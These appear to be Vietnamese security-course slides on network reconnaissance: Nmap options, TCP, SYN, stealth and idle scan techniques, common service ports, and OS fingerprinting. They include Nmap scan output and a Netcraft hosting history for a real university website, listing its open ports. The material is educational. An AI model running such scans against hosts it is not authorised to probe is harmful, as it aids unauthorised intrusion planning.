Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Host(s)]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, or CIDR ranges.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
```

Identify Default Open Ports


- ❑ Phần lớn tường lửa khi triển khai có các port mặc định được sử dụng cho các mục đích quản lý từ xa, truy cập VPN, xác thực người dùng



```
Parrot Terminal
File Edit View Search Terminal Help
$ nmap -A -v www.actvn.edu.vn
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-19 05:01 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating Ping Scan at 05:01
Scanning www.actvn.edu.vn (103.21.148.154) [2 ports]
Completed Ping Scan at 05:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:01
Completed Parallel DNS resolution of 1 host. at 05:01, 0.12s elapsed
Initiating Connect Scan at 05:01
Scanning www.actvn.edu.vn (103.21.148.154) [1000 ports]
Discovered open port 3389/tcp on 103.21.148.154
Discovered open port 135/tcp on 103.21.148.154
Discovered open port 139/tcp on 103.21.148.154
Discovered open port 80/tcp on 103.21.148.154
```

TCP Connect/ Full Open Scan

a) Cổng mở




b) Cổng đóng



Stealth Scan (SYN Scan)/Half-open Scan


a) Cổng mở




b) Cổng đóng




XMAS Scan




FIN Scan



NULL Scan




IDLE/IPID Scan




- ❑ Attacker gửi gói SYN/ACK tới Zombie
- ❑ Zombie gửi lại RST kèm IP ID

IDLE/IPID Scan




- ❑ Attacker gửi gói tin SYN tới Victim với địa chỉ người gửi là Zombie
- ❑ Victim gửi trả SYN/ACK tới Zombie
- ❑ Zombie gửi RST kèm IP ID tăng lên (+1) trong trường hợp cổng mở

IDLE/IPID Scan




- ❑ Attacker thăm dò IP ID một lần nữa
- ❑ Nếu IP ID của Zombie tăng lên 2 nghĩa là port mở

IDLE/IPID Scan



- ❑ Trong trường hợp cổng đóng, Victim sẽ gửi lại Zombie gói tin RST và Zombie không có phản hồi gì
- ❑ Nếu Attacker thăm dò IP ID thì chỉ thấy IP ID tăng thêm 1

UDP Scanning



ACK Flag Scanning



Attacker

Probe packet(ACK)



No response



Victim

ACK Flag scanning when stateful Firewall is present.



Attacker

Probe packet(ACK)

RST



Victim

ACK Flag scanning when No Firewall is present.

Common Ports

- ☐ DNS Server (??)
- ☐ TFTP Server (??)
- ☐ NTP Port (??)
- ☐ SNMP Port (??)
- ☐ Telnet Port (??)
- ☐ LDAP Port (??)
- ☐ Netbios Port (??)
- ☐ Citrix Port (??)
- ☐ Oracle Port (??)
- ☐ NFS Port (??)
- ☐ POP3 Port (??)
- ☐ POP3S Port (??)

Common Ports

- ❑ DNS Server (TCP/UDP 53)
- ❑ TFTP Server (UDP 69)
- ❑ NTP Port (UDP 123)
- ❑ SNMP Port (UDP 161/162)
- ❑ Telnet Port (23)
- ❑ LDAP Port (389)
- ❑ Netbios Port (135-139,445)
- ❑ Citrix Port (1495)
- ❑ Oracle Port (1521)
- ❑ NFS Port (2049)
- ❑ POP3 Port (110)
- ❑ POP3S Port (995)

Common Ports

- ❑ RDP Port (??)
- ❑ Sybase Port (??)
- ❑ SIP Port (??)
- ❑ VNC Port (??)
- ❑ FTP Port (??)
- ❑ Web Servers (??)
- ❑ HTTPS Servers (??)
- ❑ SSH Servers(??)
- ❑ SMTP Server(??)
- ❑ SMTPS Server(??)
- ❑ ...

Common Ports

- ❑ RDP Port (3389)
- ❑ Sybase Port (5000)
- ❑ SIP Port (5060)
- ❑ VNC Port (5900/5800)
- ❑ FTP Port (20/21)
- ❑ Web Servers (80)
- ❑ HTTPS Servers (443)
- ❑ SSH Servers(22)
- ❑ SMTP Server(25)
- ❑ SMTPS Server(465)
- ❑ ...

3. OS & Service Fingerprinting

❑ Fingerprint the OS

- Active: Thu thập thông tin của OS bằng cách tương tác trực tiếp với đối tượng. Ex:
`$nmap -O www.actvn.edu.vn`
- Passive: Thu thập thông tin của OS mà không có sự tương tác trực tiếp tới đối tượng. Ex: netcraft

Fingerprint the OS

← → ↻ sitereport.netcraft.com/?url=actvn.edu.vn ☆ 🐱 ⚙️ T ⋮


NETCRAFT Services ▾ Solutions ▾ News Company ▾ Resources ▾ 🔍 [Report Fraud](#) [Request Trial](#)

📁 Hosting History

Netblock owner	IP address	OS	Web server	Last seen
▶ CMC Telecom Infrastruc...	103.21.148.154	Windows Server 2016	Microsoft-IIS/10.0	15-Mar-2021
▶ CMC Telecom Infrastruc...	115.146.127.72	Windows Server 2016	Microsoft-IIS/10.0	10-Feb-2020
▶ CMC Telecom Infrastruc...	115.146.127.72	unknown	Microsoft-IIS/10.0	30-Dec-2019
CMC Telecom Service Company 273 Doi Can, Ba Dinh, Ha Noi	115.146.127.72	Windows Server 2008	Microsoft-IIS/7.5	24-May-2019
CMC Telecom Service Company 273 Doi Can, Ba Dinh, Ha Noi	115.146.127.72	unknown	Microsoft-IIS/7.5	11-Dec-2018
CMC Telecom Service Company 273 Doi Can, Ba Dinh, Ha Noi	115.146.127.72	Windows Server 2008	Microsoft-IIS/7.5	10-Dec-2018
